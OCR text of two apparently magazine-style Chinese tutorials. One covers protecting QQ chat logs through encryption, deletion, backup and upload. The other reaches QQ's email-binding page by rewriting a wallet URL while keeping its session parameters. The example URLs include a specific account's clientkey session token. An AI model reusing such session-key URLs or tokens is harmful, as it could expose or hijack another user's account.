


图 4

QQ 保卫战——我的记录你别动

□袋幸福 PH(Travis)

QQ 聊天记录包含了我们和好友的交流内容，在以前的黑客 X 档案中曾经介绍过如何在本地查看他人的聊天记录，那么叉子们是否想过要保护好自己的聊天记录呢？下边我就告诉大家一些保护自己聊天记录的方法。

一、启用聊天记录加密

如果你是在学校机房、网吧等地方上网，那么就有可能是多人共用一台电脑，这时候就可以启用 QQ 的聊天记录加密功能。点击 QQ 中的菜单→设置→系统设置（图 1），在弹出的窗口左侧再选择安全设置→本地信息安全，然后选择“启用聊天记录加密”，再设置好密码，也可以再设置口令提示（图 2），最后确定就行了。

二、手动删除

如果觉得加密也不是太安全的话，那么直接删除无疑是一种好的选择，进入 QQ 的安装目录，选中以自己的 QQ 号为名称的文件夹，然后按 SHIFT+DEL，会弹出如图 3 所示的提示，点确定后即可删除。虽然手动删除很方便，但也有它的弊端，因为这样一来，下次再登录 QQ 的时候就没有聊天记录了，而如果你又需要保存聊天记录，又不想让他人看到，就可以试试备份的方法。




图 1

三、备份聊天记录

点击 QQ 下面那个小喇叭就可以进入 QQ 的消息管理器，选中一个好友或 N 个（群也可以），点击左上方的“导出”，选择“导出聊天记录为备份文件”（图 4），备份完以后就放心地去删除记录吧，以后需要再用的时候再选择对应的 BAK 文件导入就可以了。如果大家觉得 QQ 备份不好用的话还可以试试其这的辅助软件，这类工具比较多，大家可以去搜索一下。




图 5

四、上传聊天记录

这个功能是针对 QQ 会员来说的，在消息管理器中点击文件→上传聊天记录就可以上传指定的记录了（图 5），需要时再下载就可以了。要知道，光上面这些还是不够的，你还要把电脑的安全性进一步提高，因为如果安全性很差而被别人恶意人侵的话，那你丢失的可就不仅仅是聊天记录。




图 3




图 2




图 4

非 QQ2007 帐号也来绑邮箱

破坏病毒[520heike.com]

QQ2007 正式版已经开始支持使用 Email 地址作为用户的 QQ 帐号了（图1），但是如果使用别的 QQ 版本是没有这个选项的，难道我们就非得老老实实去下载吗？当然不必了，下面我就告诉大家如何在别的 QQ 版本下开通邮箱绑定服务。

首先点击 QQ 面板上的那个小钱包（图2），在这个窗口内点击鼠标右键，选择属性，得到页面的属性地址（url）**http://pay-client.qq.com/MyPurse.shtml?clientuin=137989805&clientkey=EA8F3717F55C827DA608F5F495855008DB8D67DFD7FC273EBFA006897A7055A8&type=0&ADUIN=137989805&ADSESSION=1190450915&ADTAG=CLIENT.QQ.1727_Top.0&PcacheTime=1190450998**（提示：这个地址对于每个 QQ 都是不同的），如图3。

然后我们要做的就是把原地址中的 **http://pay-client.qq.com/MyPurse.shtml** 替换成 **http://accountadm.qq.com/cgi-bin/account/bindaccount**，后面都相同 **http://accountadm.qq.com/cgi-bin/account/bindaccount?clientuin=137989805&clientkey=EA8F3717F55C827DA608F5F495855008DB8D67DFD7FC273EBFA006897A7055A8&type=0&ADUIN=137989805&ADSESSION=1190450915&ADTAG=CLIENT.QQ.1727_Top.0&PcacheTime=1190451400**，在浏览器里访问这个网址，绑定邮箱的界面就会出来了（图4）。

在这里我们可以绑定 QQ 邮箱（这个不用验证）；也可以绑其它的邮箱，系统会给那个邮箱发封邮件，验证后才可以绑上（图5，图6，图7）。Email 地址一旦绑定就不可以修改，所以绑定的时候一定要慎重，想好了再进行绑定。绑定后建议设置主显号，什么是主显号呢？就是在 QQ 那里显示的号码，我们可以选择显示 QQ 号也可以是邮箱。当勾选"只允许网友通过主显号查找到我"后，别人就只能输入主显号才可以加你（图8）。



图1

